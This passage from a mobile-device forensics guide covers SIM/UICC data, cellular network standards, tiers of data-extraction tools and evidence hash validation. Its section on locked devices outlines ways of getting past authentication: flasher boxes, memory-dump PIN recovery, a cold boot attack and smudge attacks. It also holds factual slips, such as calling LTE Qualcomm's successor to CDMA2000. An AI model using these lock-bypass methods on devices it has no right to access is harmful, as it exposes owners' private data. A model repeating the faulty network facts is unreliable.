


Figure 3: SIM File System (GSM)

Various types of digital evidence may exist in elementary data files scattered throughout the file system and be recovered from a UICC. Some of the same information held in the UICC may be maintained in the mobile device's memory and encountered there as well. Besides the standard files defined in the GSM specifications, a UICC may contain non-standard files established by the network operator. Several general categories of data that may be found in standard elementary data files of a UICC are as follows:

- Service-related Information including unique identifiers for the UICC, the Integrated Circuit Card Identification (ICCID), and the International Mobile Subscriber Identity (IMSI)
- Phonebook and call Information known respectively as the Abbreviated Dialing Numbers (ADN) and Last Numbers Dialed (LND)
- Messaging Information including both Short Message Service (SMS) text messages and Enhanced Messaging Service (EMS) simple multimedia messages
- The USIM application supports the storage of links to incoming (EFICI) and outgoing (EFOCI) calls.

The EFICI and EFOCI are each stored using two bytes. The first byte points to a specific phone book, and the second points to an abbreviated dialing number (EFADN) entry³

- Location information, including Location Area Information (LAI) for voice communications and Routing Area Information (RAI) for data communications.

[3 For more information, visit <http://www.3gpp.org/ftp/Specs/html-info/31102.htm>.](http://www.3gpp.org/ftp/Specs/html-info/31102.htm)

67.2.4. 2.4 Cellular Network Characteristics

Within the U.S., different types of digital cellular networks follow distinct, incompatible sets of standards. The following sections discuss digital cellular networks, Mobile IP, and satellite phones.

The two most dominant digital cellular networks are Code Division Multiple Access (CDMA) and Global System for Mobile Communications (GSM) networks. Other common cellular networks include Time Division Multiple Access (TDMA) and Integrated Digital Enhanced Network (iDEN). iDEN networks use a proprietary protocol designed by Motorola, while the others follow standardized open protocols. A digital version of the original analog standard for cellular telephone phone service, called Digital Advanced Mobile Phone Service (D-AMPS), also exists.

CDMA refers to a technology designed by Qualcomm in the U.S., which employs spread spectrum communications for the radio link(4). CDMA spreads the digitized data over the entire bandwidth available rather than sharing a channel as many other network air interfaces do, distinguishing multiple calls through a unique sequence code assigned. Successive versions of the IS-95 standard define CDMA conventions in the U.S., which is why the term CDMA is often used to refer to IS-95 compliant cellular networks. IS-95 CDMA systems are sometimes referred to as cdmaOne. The next evolutionary step for CDMA to 3G services was CDMA2000. CDMA2000 is backward compatible with its previous 2G iteration IS-95 (cdmaOne). The successor to CDMA2000 is Qualcomm's Long Term Evolution (LTE). LTE adds faster data transfer capabilities for mobile devices and is commonly referred to as 4G LTE. Verizon, US Cellular, and formerly Sprint, now the new T-Mobile, are common CDMA network carriers in the U.S.

GSM is a cellular system used worldwide that was designed in Europe, primarily by Ericsson and Nokia. AT&T and T-Mobile are common GSM network carriers in the U.S. GSM use a TDMA air interface. TDMA refers to a digital link technology whereby multiple phones share a single carrier, radio frequency channel by taking turns – using the channel exclusively for an allocated time slice, then releasing it and waiting briefly while other phones use it. A packet switching enhancement to GSM called General Packet Radio Service (GPRS) was standardized to improve data transmission. The next generation of GSM, commonly referred to as the third generation or 3G is known as Universal Mobile Telecommunications System (UMTS) and involves enhancing GSM networks with a Wideband CDMA (WCDMA) air interface. 4G LTE is also available to GSM mobile devices providing higher data transmission rates to its customers.

4 For more information, visit: <http://www.qualcomm.com/>

5 For more information, visit: <http://www.radio-electronics.com>

TDMA is also used to refer specifically to the standard covered by IS-136. Using the term TDMA to refer to a general technique or a specific cellular network type can be a source of confusion. For example, although GSM uses a TDMA air interface (i.e., the general technique), as does iDEN, neither of those systems is compatible with TDMA cellular networks that follow IS-136. Many mobile forensic tools refer to these devices as iDEN/TDMA phones. Mobile devices operating over the iDEN network often utilize a Push-To-Talk (PTT) function that provides subscribers with the ability to communicate with one another over a

cellular network in a “walkie-talkie” fashion.

Integrated Digital Enhanced Network (iDEN), a mobile telecommunications technology developed by Motorola, provided the benefits of a two-way radio system and a cellular telephone. The iDEN project originally began as MIRS (Motorola Integrated Radio System) in early 1991. It was phased out in the summer of 2013 for the US markets, although coverage still exists in Mexico and Canada.

Digital AMPS (D-AMPS), IS-54, and IS-136 are 2G mobile phone systems once prevalent within the United States and Canada in the 1990s. Existing networks were mostly replaced by GSM/GPRS or CDMA2000 technologies.

Mobile devices work with certain subsets of the network types mentioned, typically those associated with a service provider from whom obtained the phone and with whom a service agreement was entered. Mobile devices may also be acquired without service from any manufacturer, vendor, or other sources and subsequently have their service set up separately with a service provider or network operator. Mobile devices permitted to be provisioned to more than one specific carrier are commonly referred to as “unlocked” as they may be used on various carriers by switching UICC’s for GSM mobile devices.

Mobile devices do exist that provide the user with both GSM and CDMA capabilities. Such devices are sometimes referred to as hybrid phones or global phones. These mobile devices contain two types of cellular radios for voice and data, providing the ability to operate over either the GSM or CDMA network.

As the name implies, cellular networks provide coverage based on dividing up a large geographical service area into smaller areas of coverage called cells. Cells play an important role in reusing radio frequencies in the limited radio spectrum available to allow more calls to occur than otherwise would be possible. As a mobile device moves from one cell to another, a cellular arrangement requires active connections to be monitored and effectively passed between cells to maintain the connection. To administer the cellular network system, provide subscribed services, and accurately bill or debit subscriber accounts, data about the service contract and associated service activities is captured and maintained by the network system.

Despite their differences in technology, cellular networks are organized similarly to one another, as illustrated in Figure 4. The main components are the radio transceiver equipment that communicates with mobile devices, the controller that manages the transceiver equipment and performs channel assignment, and the switching system for the cellular network. The technical names for these components are, respectively, Node B, representing a Base Transceiver Station (BTS), the Radio Network Controller (RNC), and the Mobile Switching Center (MSC). The RNCs and the Node B units are sometimes collectively referred to as a Radio Access Network (RAN).




Figure 4: Cellular Network Organization

Each MSC controls a set of RNCs and manages overall communications throughout the cellular network, including registration, authentication, location updating, handovers, and call routing. An MSC interfaces with the public switch telephone network (PSTN) via a Gateway MSC (GMSC). To perform its tasks, an MSC uses several databases. A key database is the central repository system for subscriber data and service information, called the Home Location Register (HLR). Another database used in conjunction with the HLR is the Visitor Location Register (VLR), which is used for mobile devices roaming outside their service area. An SGSN (Serving GPRS Support Node) performs a similar role as that of MSC/VLR but instead supports General Packet Radio Service (GPRS) (i.e., packet-switched services) to the Internet. Likewise, GGSN (Gateway GPRS Support Node) functionality is close to a GMSC and packet-switched services.

Account information, such as data about the subscriber (e.g., a billing address), the subscribed services, and the location update last registered with the network, are maintained at the HLR and used by the MSC to route calls and messages and to generate usage records called Call Detail Records (CDR). The subscriber account data, CDRs, and related technical information obtained from the network carrier are often valuable sources of evidence in an investigation.

67.2.5. 2.5 Other Communications Systems

Mobile IP is an Internet Engineering Task Force (IETF)⁶ standard communications protocol that is designed to allow mobile device users to move from one network to another while maintaining a permanent IP address.⁷ With the original IP protocol, each time a mobile device moved to a new Internet point of attachment, all active network connections had to be restarted. The device possibly needed to be rebooted. Mobile IP instead allows a mobile user to move about transparently while using the same IP address (the user's "home address"), avoiding these problems and enabling new mobile applications. Mobile IP was designed to support seamless and continuous Internet connectivity. Mobile IP is most often found in wireless environments where users need to carry their mobile devices across multiple Local Area Network (LAN) subnets. Examples of use are in roaming between overlapping wireless systems, e.g., Wireless Local Area Network (WLAN), Worldwide Interoperability for Microwave Access (WiMAX), IP over Digital Video Broadcasting (DVB), and Broadband Wireless Access (BWA).⁸

⁶ For more information, visit: <http://www.ietf.org/>

⁷ For more information, visit http://en.wikipedia.org/wiki/Mobile_IP

⁸ For more information, visit <http://nislabs.bu.edu/sc546/sc441Spring2003/mobileIP>

Individuals requiring communication services from remote locations (e.g., aviation, emergency services, government, military, etc.) are often equipped with satellite phones. Satellite phones are mobile devices that establish connectivity with satellites rather than cellular towers. Typically, satellite phones require a direct line of sight to the satellite without the obstruction of objects (e.g., buildings, trees, etc.) impacting the signal strength and quality of the call. Depending on the service, coverage may range from a specific area all the way to the entire earth. For example, the Iridium satellite constellation comprises 66 Low Earth Orbiting (LEO) satellites with spares, providing worldwide voice and data communications.



Figure 5: Satellite Phone Network

Satellite phones communicate by sending radio signals to a satellite that transmits a signal back down to earth, where a station routes the call to the PSTN. In some cases, the satellite phone provider will transmit from one satellite to another satellite connected to an Earth station. Much like GSM-based mobile devices, satellite phones are equipped with a UICC and provide users with a wide variety of features (e.g., contact list, text messaging, voicemail, call forwarding, etc.).

67.3. 3. Forensic Tools

The availability of forensic software tools for mobile devices is considerably different from that of personal computers. While personal computers may differ from mobile devices from a hardware and software perspective, their functionality has become increasingly similar. Although most mobile device operating systems are open-source (i.e., Android), feature phone OS's are typically closed. Closed operating systems make interpreting their associated file system and structure difficult. Many mobile devices with the same operating system may also vary widely in their implementation, resulting in many file system and structure permutations. These permutations create significant challenges for mobile forensic tool manufacturers and examiners.

The types of software available for mobile device examination include commercial and open-source forensic tools and non-forensic tools intended for device management, testing, and diagnostics. Forensic tools are typically designed to acquire data from the internal memory of handsets and UICCs without altering their content and calculating integrity hashes for the acquired data. Both forensic and non-forensic software tools often use the same protocols and techniques to communicate with a device. However, non-forensic tools may allow an unrestricted two-way flow of information and omit data integrity hash functions. Mobile device examiners typically assemble a collection of both forensic and non-forensic tools for their toolkit. The range of devices they operate is typically narrowed to distinct platforms, a specific operating system family, or even a single type of hardware architecture. Short product release cycles are the norm for mobile devices, requiring tool manufacturers to continually update their tools, providing forensics examiners with a forensic solution. The task is formidable, and tool manufacturers' support for newer models may lag significantly behind introducing a device into the marketplace. Though out of date, models of older functioning mobile devices can remain in use for years after their initial release. Mobile device models introduced into one national market may also be used in areas by exchanging the UICC of one cellular carrier with another carrier. The current state is likely to continue, keeping the examination cost significantly higher than if a few standard operating systems and hardware configurations prevailed.

67.3.1. 3.1 Mobile Device Tool Classification System

Understanding the various types of mobile acquisition tools and the data they can recover is important for a mobile forensic examiner. The classification system used in this section provides a framework for forensic examiners to compare the extraction methods used by different tools to acquire data. The objective of the tool classification system is to enable an examiner to classify and compare the extraction method of different tools easily. The tool classification system is displayed in Figure 6. As the pyramid is traversed from the bottom, Level 1, to the top, Level 5, the methodologies involved in acquisition become more technical, invasive, time-consuming, and expensive.

Level 1, Manual Extraction methods involve recording information on a mobile device screen when employing the user interface. Level 2, Logical Extraction methods are used most frequently at this time and are mildly technical, requiring beginner-level training. Methods for levels 3 to 5 entail extracting and recording a copy or image of a physical store (e.g., a memory chip), compared to the logical acquisitions used at level 2 involve capturing a copy of logical storage objects (e.g., directories and files) that reside on a logical store (e.g., a file system partition). Level 3, Hex Dumping/JTAG Extraction methods entail performing a “physical acquisition” of mobile device memory in situ and require advanced training. Level 4 Chip-Off methods involve the physical removal of memory from a mobile device to extract data, requiring extensive training in electronic engineering and file system forensics. Level 5, Micro Read methods involve using a high-powered microscope to view the physical state of gates. Level 5 methods are the most invasive, sophisticated, technical, expensive, and time-consuming of all the methodologies.

There are pros and cons to performing extraction types at each layer. For example, hex dumping allows deleted objects and any data remnants present to be examined (e.g., in unallocated memory or file system space), which otherwise would be inaccessible through logical acquisition methods. However, the extracted device images require parsing, decryption, and decoding. Though more limited than Hex Dumping/JTAG methods, Logical acquisition methods have the advantage in that the system data structures are at a higher level of abstraction. They are normally easier for a tool to extract and render. These differences are due to the underlying distinction between memory as seen by a process via the operating system facilities (i.e., a logical view) versus memory as seen in raw form by the processor or another hardware component (i.e., a physical view). Based upon a wide variety of circumstances (e.g., type of data needed, time available, urgency, available tools, etc.), an examiner may select a specific level to begin their examination. It is important to note that once a level is used, alternate levels may not be possible. For example, after performing chip-off (level 4), lower-level tools may not be physically possible. Forensic examiners should be aware of such issues and perform the appropriate level of extraction commensurate with their training and experience. With each methodology, data may be permanently destroyed or modified if a given tool or procedure is not properly utilized—the risk of alteration and destruction increases in tandem with the levels. Thus, proper training and mentoring are critical in obtaining the highest success rate for data extraction and analysis of the data contained within mobile devices.



Figure 6: Mobile Device Tool Classification System

The following discussion provides a more detailed description of each level and the methods used for data extraction.

Manual Extraction – A manual extraction method involves viewing the data content stored on a mobile device. The content displayed on the LCD screen requires the manual manipulation of the buttons, keyboard, or touchscreen to view the mobile device's contents. Information discovered may be recorded using an external digital camera. At this level, it is impossible to recover deleted information. Some tools have been developed to provide the forensic examiner with the ability to document and categorize the information recorded more quickly. Nevertheless, if there is a large amount of data to be captured, a manual extraction can be very time-consuming, and the data on the device may be inadvertently modified, deleted, or overwritten as a result of the examination. Manual extractions become increasingly difficult and perhaps unachievable when encountering a broken/missing LCD screen or a damaged/missing keyboard interface. Additional challenges occur when the device is configured to display a language unknown to the investigator; this may cause difficulty in the successful menu navigation.

Logical Extraction – connectivity between a mobile device and the forensics workstation is achieved using either a wired (e.g., USB or RS-232) or wireless (e.g., IrDA, WiFi, or Bluetooth) connection. The examiner should be aware of the issues associated when selecting a specific connectivity method, as different connection types and associated protocols may result in data being modified (e.g., unread SMS) or different amounts or types of data being extracted. Logical extraction tools begin by sending a series of commands over the established interface from the computer to the mobile device. The mobile device responds based

on the command request. The response (mobile device data) is sent back to the workstation and presented to the forensics examiner for reporting purposes.

Hex Dumping and JTAG – Hex Dumping and Joint Test Action Group (JTAG) extraction methods afford the forensic examiner more direct access to the raw information stored in flash memory. One challenge with these extraction methods is the ability of a given tool to parse and decode the captured data. Providing the forensic examiner with a logical view of the file system and reporting on other data remnants outside the file system that may be present are challenging. For example, not all data contained within a given flash memory chip is acquired, like many tools, such as flasher boxes, may only extract specific sections of memory. Methods used at this level require connectivity (e.g., cable or WiFi) between the mobile device and the forensic workstation.

Hex Dumping – this technique is the more commonly used method by tools at this level. This involves uploading a modified boot loader (or other software) into a protected area of memory (e.g., RAM) on the device. This upload process is accomplished by connecting the mobile device's data port to a flasher box, and the flasher box is connected to the forensic workstation. A series of commands are sent from the flasher box to the mobile device to place it in a diagnostic mode. Once in diagnostic mode, the flasher box captures all (or sections) of flash memory and sends it to the forensic workstation over the same communications link used for the upload. Some flasher boxes work this way, or they may use a proprietary interface for memory extractions. Rare cases exist where WiFi extractions can be accomplished (i.e., early Jonathan Zdziarski (JZ) Methods).

JTAG – Many manufacturers support the JTAG standard, which defines a common test interface for processors, memory, and other semiconductor chips. Forensic examiners can communicate with a JTAG-compliant component by utilizing special-purpose standalone programmer devices to probe defined test points. The JTAG testing unit can be used to request memory addresses from the JTAG-compliant component and accept the responsibility for storage and rendition. JTAG gives specialists another avenue for imaging devices that are locked or devices that may have minor damage and cannot be properly interfaced otherwise. This method involves attaching a cable (or wiring harness) from a workstation to the mobile device's JTAG interface and access memory via the device's microprocessor to produce an image. JTAG extractions differ mainly from Hex Dumping. It is invasive as access to the connections frequently requires that the examiner dismantle some (or most) of a mobile device to obtain access to establish the wiring connections.

Flasher boxes are small devices originally designed with the intent to service or upgrade mobile devices. Physical acquisitions frequently require the use of a flasher box to facilitate the extraction of data from a mobile device. The flasher box aids the examiner by communicating with the mobile device using diagnostic protocols to communicate with the memory chip. This communication may utilize the mobile device's operating system or bypass it altogether and communicate directly to the chip. Flasher boxes are often accompanied by software to facilitate the data extraction process working in conjunction with the hardware. Many flasher box software packages provide the added functionality of recovering passwords from mobile device memory and some configurations. Although acquisition methods differ between flasher boxes, a general process is used. Limitations of the use of flasher boxes include the following:

- Rebooting the mobile device is frequently required to begin the extraction process; this may cause authentication mechanisms to activate, preventing further analysis.
- Many flasher boxes recover the data in an encrypted format requiring the examiner to either use the software provided by the flasher box manufacturer to decrypt the data or may require reverse-engineering the data's encryption scheme by the analyst.
- Many phone models do not provide the acquisition of the entire memory range within a given mobile device. Only certain ranges may be available for certain mobile devices
- The flasher box service software often has many buttons that are labeled with nearly identical names. This confusion may easily lead even an experienced examiner to press the wrong button, erasing the mobile device's contents instead of dumping the memory.
- Lack of documentation on the use of the flasher box tools is common. Extraction methods are frequently shared on forums supported by the vendor and moderated by more seasoned users. Caution should be taken when advice is provided, as not all the information provided is correct.
- Forensic Use: Nearly all flasher boxes were not designed with forensic use as their intended purpose. Examiners must be experienced in the use of flasher boxes and should understand the proper use and function of flasher boxes.
- Despite all of these limitations, using a flasher box is a viable option for many forensics cases. Proper training, experience, and understating of how the tools work are the keys to success. A wide range of technical expertise and proper training is required for extracting and analyzing binary images with these methods, including locating and connecting to JTAG ports, creating customized boot loaders, and recreating file systems.

Chip-Off – Chip-Off methods refer to the acquisition of data directly from a mobile device's flash memory. This extraction requires the physical removal of flash memory. Chip-Off provides examiners with the ability to create a binary image of the removed chip. The wear-leveling algorithm must be reverse-engineered to provide the examiner with data in a contiguous binary format file. Once complete, the binary image analysis occurs. This type of acquisition is most closely related to physical imaging a hard disk drive in traditional digital forensics. Extensive training is required to perform extractions at this level successfully. Chip-Off extractions are challenging based on a wide variety of chip types, a myriad of raw data formats, and the risk of causing physical damage to the chip during the extraction process. Due to the complexities related to Chip-Off, JTAG extraction is more common.

Micro Read – A Micro Read involves recording the physical observation of the gates on a NAND or NOR chip using an electron microscope. Due to the extreme technicalities involved when performing a Micro Read, this acquisition level would only be attempted for high-profile cases equivalent to a national security crisis after all other acquisition techniques have been exhausted. Successful acquisition at this level would require a team of experts, proper equipment, time, and in-depth knowledge of proprietary information. There are no known U.S. Law Enforcement agencies performing acquisitions at this level. Currently, there are no commercially available Micro Read tools.

For a more complete and up-to-date list of forensic tools, refer to NIST Tool Taxonomy (http://www.cfft.nist.gov/tool_catalog/populated_taxonomy/). The tools listed in Table 3 are grouped by level, starting with Level 1 (Manual Extraction) through Level 4 (Chip-Off).

Several popular forensic tool kits are available to law enforcement that meet the standards to qualify for official forensic examinations for mobile devices.

These are:

- MSAB
- Cellebrite
- BlackBag Technologies
- Magnet Forensics
- Access Data – Forensic Tool Kit (FTK)
- Oxygen Forensics
- DataPilot
- SecureView

The logo for MSAB, consisting of the letters "MSAB" in a bold, black, sans-serif font.

MSAB



CELLEBRITE



BLACKBAG
TECHNOLOGIES



MAGNET
FORENSICS




ACCESS DATA



OXYGEN
FORENSICS

Source: <https://www.iacpcybercenter.org/officers/mobile-forensics/>



Source: <https://datapilot.com/>



Source: https://www.secureview.us/secure_view.html

67.3.2. 3.2 UICC Tools

A few mobile forensics tools deal exclusively with UICCs. These tools directly read UICC's contents via a Personal Computer/Smart Card (PC/SC) reader instead of an indirect read via the mobile device. The richness and scope of data acquired vary with the capabilities and features of the tool. The majority of UICC exclusive tools acquire the following data: International Mobile Subscriber Identity (IMSI), Integrated Circuit Card ID (ICCID), Abbreviated Dialing Numbers (ADN), Last Numbers Dialed (LND), SMS messages, and Location Information (LOCI).

Most tools provide additional information such as deleted SMS messages, properly rendered foreign language SMS, and EMS messages. They also attempt to translate certain data such as country and network operator codes into meaningful names and provide other facilities such as PIN administration. CSIM partitions on UICCs are being used with increasing frequency for LTE-enabled mobile devices. Currently, few tools support the extraction of CSIM partition data as most only support the extraction of GSM and USIM partitions. CSIM data may prove to be of increasing forensic importance as this technology evolves.

67.3.3. 3.3 Obstructed Devices

The following sections discuss techniques for bypassing an obstructed device, i.e., a mobile device that requires successful authentication using a password or some other means to obtain access to the device. Several ways exist to recover data from obstructed devices. These methods fall into one of three categories: software-based, hardware-based and investigative. Common obstructed devices include those with missing identity modules, PIN-enabled UICCs, or an enabled mobile device lock. Password locked, and encrypted memory cards provide a user with additional means to protect data. This protection may make the recovery of such data more complex. Content encryption capabilities are offered as a standard feature in many mobile devices or available through add-on applications. Software and hardware-based methods are often directed at a particular device or narrow class of device.

As mobile forensics tools have evolved, they have begun to provide automated functions allowing examiners to bypass many security mechanisms as a part of their products. For instance, some tools provide an automated function to recover passwords from locked mobile devices. In developing a method, the following sections provide actions to consider for determining possible approaches.

67.3.3.1. 3.3.1 Software and Hardware Based Methods

Software-based methods used to break or bypass authentication mechanisms have begun to appear. For instance, some tools provide an automated function to recover passwords from locked mobile devices. This type of functionality varies greatly between mobile forensic tools and the device models that are supported.

Hardware-based methods involve a combination of software and hardware to break or bypass authentication mechanisms and gain access to the device. For example, the value of a mobile device lock can be readily recovered from a memory dump of certain devices, allowing for a follow-on logical acquisition. JTAG and flasher boxes are often used this way to circumvent authentication mechanisms. Device-specific attacks, such as cold boot attacks, exist to bypass authentication mechanisms. Cold boot attacks have the ability to recover passwords from locked Android-based devices by cooling the device 10 degrees below Celsius, followed by disconnecting and reconnecting the battery in 500ms intervals.

Few general-purpose hardware-based methods apply to a general class of mobile devices. Most of the techniques are tailored for a specific model within a class.

67.3.3.2. 3.3.2 Investigative Methods

Investigative methods are procedures the investigative team can apply, which require no forensic software or hardware tools. The most obvious methods are the following:

- Ask the owner – If a device is protected with a password, PIN, or other authentication mechanism involving knowledge-based authentication, the owner may be queried for this information during an interview.
- Review seized material – Passwords or PINs may be written down on a slip of paper and kept with or near the phone, at a desktop computer used to synchronize with the mobile device, or with the owner, such in a wallet, and might be recovered through visual inspection. Packaging material for a UICC or a mobile device may disclose a PIN Unlocking Key (PUK) used to reset the PIN value. Device-specific vulnerabilities may also be exploited, such as Smudge attacks. Smudge attacks involved careful analysis of the surface of a touch screen device to determine the most recent gesture lock used.
- Ask the service provider – If a GSM mobile device is protected with a PIN-enabled UICC, the identifier (i.e., the ICCID) may be obtained from it and used to request the PUK from the service provider and reset the PIN. Some service providers can retrieve the PUK online by entering the telephone number of the mobile device and specific subscriber information into public web pages set up for this purpose. Additionally, contacting the device manufacturer might generate more information (e.g., Apple).

Mobile device users may choose weak passwords to secure their devices, such as 1-1-1-1, 0-0-0-0, or 1-2-3-4. Some of these numeric combinations are device default passcodes provided by the manufacturer. It is not recommended to attempt to unlock a device using these combinations due to several risk factors. They may include permanent wiping of mobile device memory, enabling additional security mechanisms (e.g., PIN/PUK), or initializing destructive applications. Mobile devices generally have a defined number of attempts before enabling further security precautions. Before making any attempts at unlocking a mobile device, it is recommended to consider the number of attempts left. There may be an instance where an examiner may choose to accept these risks in cases where this is the only option for data extraction.

67.3.3.3. 3.4 Forensic Tool Capabilities

Forensic software tools strive to handle conventional investigative needs by addressing a wide range of applicable devices. More difficult situations, such as the recovery of deleted data from the memory of a device, may require more specialized tools and expertise and disassembly of the device. The range of support provided, including mobile device cables and drivers, product documentation, PC/SC readers, and the frequency of updates, may vary significantly among products. The features offered, such as searching, bookmarking, and reporting capabilities, may also vary considerably.

Discrepancies in recovering and reporting the data residing on a device have been noted in the previous testing of tools. They include the inability to recover resident data, inconsistencies between the data displayed on the workstation and generated in output reports, truncated data in reported or displayed output, errors in the decoding and translation of recovered data, and the inability to recover relevant data. On occasion, updates or new versions of a tool were also less capable in some aspects than a previous version was.

Tools should be validated to ensure their acceptability and reapplied when updates or new versions of the tool become available. These results play a factor in deciding the appropriateness of the tool, how to compensate for any noted shortcomings, and whether to consider using a different version or update the tool. Validating a tool entails defining and identifying a comprehensive set of test data, following acquisition procedures to recover the test data, and assessing the results. Present-day tools seldom provide the means to obtain detailed logs of data extraction and other transactions that would aid invalidation. An examiner can compare the output of several tools to verify the consistency of results. While tool validation is time-consuming, it is a necessary practice to follow. As a quality measure, forensic specialists should also receive adequate, up-to-date training in the tools and procedures they employ.

An important characteristic of a forensic tool is its ability to maintain the integrity of the original data source being acquired and the extracted data. The former is done by blocking or otherwise eliminating write requests to the device containing the data. The latter is done by computing a cryptographic hash over the contents of the evidence files created and recurrently verifying that this value remains unchanged throughout the lifetime of those files. Preserving integrity maintains credibility from a legal perspective and also allows any subsequent investigation to use the same baseline for replicating the analysis.

Forensic Hash Validation: A forensic hash is used to maintain the integrity of an acquisition by computing a cryptographically strong, non-reversible value over the acquired data. After acquisition, any changes made to the data may be detected, since a new hash value computed over the data will be inconsistent with the old value. For non-forensic tools, hash values should be created using a tool such as sha1sum and retained for integrity verification. Even tools labeled as forensic tools may not compute a cryptographic hash, and in these cases an integrity hash should be computed separately.

Note that mobile devices are constantly active and update information (e.g., the device clock) continuously. Therefore, back-to-back acquisitions of a device will be slightly different and produce different hash values when computed over all the data. However, hash values computed over selected data items, such as individual files and directories, generally remain consistent. Hash inconsistencies may occur requiring the examiner to perform an element-by-element verification ensuring data integrity. Hash validation across multiple tools is challenging due to proprietary reporting formats.

67.4. 4. Preservation

Sections 4 through 7 describe the forensics process as it applies to mobile devices. Evidence preservation is the process of securely maintaining custody of property without altering or changing the contents of data that reside on devices and removable media. It is the first step in digital evidence recovery. The chapter begins with a general introduction to the preservation and provides more specific guidance about dealing with mobile devices.

